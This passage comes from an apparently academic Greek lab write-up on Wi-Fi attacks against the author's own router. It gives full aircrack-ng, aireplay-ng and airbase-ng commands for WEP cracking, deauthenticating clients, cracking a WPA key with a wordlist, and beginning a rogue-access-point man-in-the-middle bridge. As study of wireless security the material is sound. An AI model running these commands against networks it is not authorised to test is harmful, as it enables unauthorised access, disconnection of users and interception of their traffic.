


Εικόνα 195: Επίθεση caffe-latte

Αυτό που θα επακολουθήσει έχει ήδη αναφερθεί και πριν για το wep cracking. Ανοίγουμε έναν νέο τερματικό και πληκτρολογούμε την εντολή :


airodump-ng --bssid BC:F6:85:56:C8:6D --channel 6 --write WEPCrack mon0

Αυτό που δώσαμε απλά θα καταγράψει στο αρχείο WEPCrack όλα τα δεδομένα της διαδικτυακής κίνησης του χρήστη (θύμα). Κάτι ανάλογο μπορεί να γίνει και με την χρήση του εργαλείου ανιχνευτή πακέτων Wireshark.




Εικόνα 196: Καταγραφή με χρήση αρχείου WEPCrack

Κατόπιν τρέχουμε την εντολή *aireplay-ng -3 –b BC:F6:85:56:C8:6D –h BC:F6:85:66:0D:4A mon0*. Το όρισμα -3 χρησιμοποιείται για την επανάληψη των ARP πακέτων, -b καθορίζει το BSSID του δικτύου μας, και -h προσδιορίζει την MAC του χρήστη που είναι συνδεδεμένος με το a.p.




Εικόνα 197: Ατέρμονη επανάληψη ARP πακέτων

Τέλος δίνοντας την εντολή *aircrack-ng WEPCrack.cap* θα αρχίσει η προσπάθεια ανεύρεσης του wep κλειδιού.



Εικόνα 198: Αναζήτηση wep κλειδιού με aircrack-ng




Εικόνα 199: Εμφάνιση wep κλειδιού


Το wep κλειδί που είχαμε αρχικά ορίσει από τις ρυθμίσεις του router.

8.3 Αποσύνδεση χρήστη με De-Authentication & Dis-Association σε WPA/WPA2 κλειδί

Μια τεχνική που χρησιμοποιήσαμε και προηγουμένως είναι η αποστολή de-authetication πακέτων στον χρήστη (θύμα) ο οποίος χρησιμοποιούσε κρυπτογράφηση κλειδιού wep και προξενήσαμε έτσι την βίαιη αποσύνδεση του από το δίκτυο.




Εικόνα 200: Αποστολή de-authetication πακέτων για αποσύνδεση με access point




Εικόνα 201: Καταγραφή αποσύνδεσης από wireshark

Έτσι καταλήγουμε :




Εικόνα 202: Χρήση airodump-ng για την απεικόνιση αποσύνδεσης

Πάμε να δούμε τώρα εάν η συγκεκριμένη διαδικασία είναι λειτουργική και σε χρήστη ο οποίος έχει κρυπτογράφηση κλειδιού wpa.
Πρώτα ρυθμίζουμε το router μας για την ανωτέρω διαδικασία και συνδέουμε τον χρήστη (θύμα) κανονικά στο δίκτυο ergasia:



Εικόνα 203 : Ρύθμιση δρομολογητή για χρήση wpa2 κλειδιού



Εικόνα 204: Airodump-ng για επιβεβαίωση κρυπτογράφησης wpa2 κλειδιού

Παρατηρούμε την κρυπτογράφηση wpa2 στο πλαίσιο ENC μέσω της εντολής:

airodump-ng --bssid BC:F6:85:56:C8:6D mon0

Στην συνέχεια θα αποστείλουμε όπως και πριν de authetication πακέτα για να δούμε εάν μπορούμε και πάλι να προκαλέσουμε την αποσύνδεση του χρήστη.

aireplay-ng --deauth –0 -c BC:F6:85:66:0D:4A -a BC:F6:85:56:C8:6D mon0


Πραγματικά μετά από λίγο και πάλι ο χρήστης έχει αποσυνδεθεί από το δίκτυο ergasia όπως πριν.

Εκείνο που διαπιστώσαμε είναι ότι και με τις (2) δύο κρυπτογραφήσεις μπορούμε να αποσυνδέουμε τον χρήστη από το δίκτυο.(παρόμοιο αποτέλεσμα και με κρυπτογράφηση wpa2)

8.4 WPA Cracking

Για να σπάσουμε ένα κλειδί WPA, χρειαζόμαστε τις ακόλουθες τέσσερις παραμέτρους : ανάγνωση-έλεγχος ταυτότητας, πιστοποίηση ταυτότητας, έλεγχος ταυτότητας MAC και πιστοποίηση MAC. Το σημαντικό εδώ είναι ότι δεν χρειαζόμαστε τα τέσσερα ανωτέρω πακέτα για να εξάγουμε τις πληροφορίες αυτές. Μπορούμε να πάρουμε αυτές τις πληροφορίες είτε και με τις τέσσερις ανωτέρω παραμέτρους ή με την παράμετρο 1 και 2, ή απλά με την παράμετρο 2 και 3. Για να σπάσουμε το κλειδί WPA-PSK, θα εμφανίσουμε ένα WPA-PSK Honeypot και όταν ο χρήστης συνδεθεί καθώς δεν γνωρίζουμε την συνθηματική φράση θα χρησιμοποιήσουμε τις παραμέτρους 1 και 2 που περιέχουν όλες τις πληροφορίες που απαιτούνται για να ξεκινήσουμε την ανακάλυψη του κλειδιού.

Ξεκινάμε ρυθμίζοντας κατάλληλα το router και βάζοντας WPA κλειδί για πιστοποίηση εισόδου από την μεριά του συστήματος-στόχου.




Εικόνα 205: Ρύθμιση δρομολογητή για χρήση κρυπτογράφησης wpa

Από τον χρήστη που τρέχει το backtrack:

airbase-ng –c 6 –a BC:F6:85:56:C8:6D -e "ergasia" –W 1 –z 2 mon0

Το όρισμα –z δημιουργεί σημείο πρόσβασης με κλειδί WPA-PSA και χρησιμοποιεί κρυπτογράφηση TKIP.



Εικόνα 206: Εντολή airbase-ng και χρήση κρυπτογράφησης TKIP


Μετά με την εντολή :

airodump-ng --bssid BC:F6:85:56:C8:6D --channel 6 --write WPACrack mon0,

αποθηκεύουμε σε αρχείο την όλη διαδικτυακή κίνηση του χρήστη (θύμα). Εδώ και πάλι θα κάνουμε χρήση της βάσης δεδομένων (λεξιλόγιο) που βρίσκεται στο αρχείο *darkc0de.lst του backtrack* και δίνοντας :

aircrack-ng WPACrackingDemo-01.cap -w /pentest/passwords/wordlists/darkc0de.lst

Μετά από λίγο θα έχουμε την ανεύρεση του κλειδιού.



Εικόνα 207: Aircrack-ng και εμφάνιση κλειδιού αναζήτησης

8.5 Σύνθετες επιθέσεις WLAN

Άλλη μια τεχνική παραβίασης ασφαλείας που απαιτεί κάποια συγκεκριμένη στρατηγική ακολουθία από την μεριά του επιτιθέμενου ονομάζεται man in the middle (M.I.T.M). Ειδικότερα ο επιτιθέμενος παρεμποδίζει την νόμιμη επικοινωνία μεταξύ δύο μερών, τα οποία είναι φιλικά μεταξύ τους. Στη συνέχεια, ο κακόβουλος host ελέγχει τη ροή επικοινωνίας και μπορεί να αποσπάσει ή να αλλάξει πληροφορίες που στέλνονται από έναν από τους αρχικούς συμμετέχοντες. Στις επιθέσεις αυτού του είδους προκαλείται κυρίως αλλοίωση του μηνύματος βασιζόμενη στην ικανότητα του επιτιθέμενου να κρυφακούει. Ο επιτιθέμενος παίρνει αυτή την μη εξουσιοδοτημένη απόκριση, ένα ρεύμα δεδομένων (data stream), αλλάζοντας τα περιεχόμενα ώστε να ικανοποιούν έναν ορισμένο σκοπό - πιθανόν χρησιμοποιώντας ψευδή διεύθυνση IP, αλλάζοντας την διεύθυνση MAC για να μιμηθεί κάποιο άλλο host ή κάνοντας κάποια άλλη τροποποίηση.

Για την περίπτωση των ασύρματων δικτύων θα χρησιμοποιήσουμε την πιο συνηθισμένη περίπτωση. Ο επιτιθέμενος είναι συνδεδεμένος στο Internet και χρησιμοποιεί μια ενσύρματη LAN δικτύωση δημιουργώντας ταυτόχρονα ένα ψεύτικο σημείο πρόσβασης. Αυτό το σημείο πρόσβασης μεταδίδει ένα SSID παρόμοιο με ένα τοπικό hotspot στην περιοχή του χρήστη (θύμα). Ο χρήστης μπορεί κατά λάθος να συνδεθεί μ' αυτό το ψεύτικο σημείο πρόσβασης ή μπορεί να υποχρεωθεί από μόνος του να χρησιμοποιήσει την υψηλότερη ισχύ του σήματος που έχει δημιουργήσει ο επιτιθέμενος (όπως συζητήσαμε προγενέστερα) πιστεύοντας ότι συνδέεται με το νόμιμο σημείο πρόσβασης του router του.

Αρχικά από την μεριά του επιτιθέμενου θα δημιουργήσουμε ένα σημείο πρόσβασης που θα το ονομάσουμε 'test' .Ταυτόχρονα δημιουργείται και μια διεπαφή επικοινωνίας at0. Τρέχουμε την εντολή στο backtrack:

airbase- ng --essid test -c 6 mon0

Εικόνα 208: Δημιουργία σημείου πρόσβασης και διεπαφής

Επόμενο βήμα όπως και πριν με το fake σημείο πρόσβασης Rogue είναι η γεφύρωση των δύο (2) διεπαφών δηλαδή του eth0 και at0. Αυτό είναι το πιο σημαντικό σημείο της δημιουργίας αφού αποτελεί την ρίζα της διασύνδεσης δίνοντας διαδοχικά :


brctl addbr test-bridge

brctl addif test-bridge eth0

brctl addif test-bridge at0

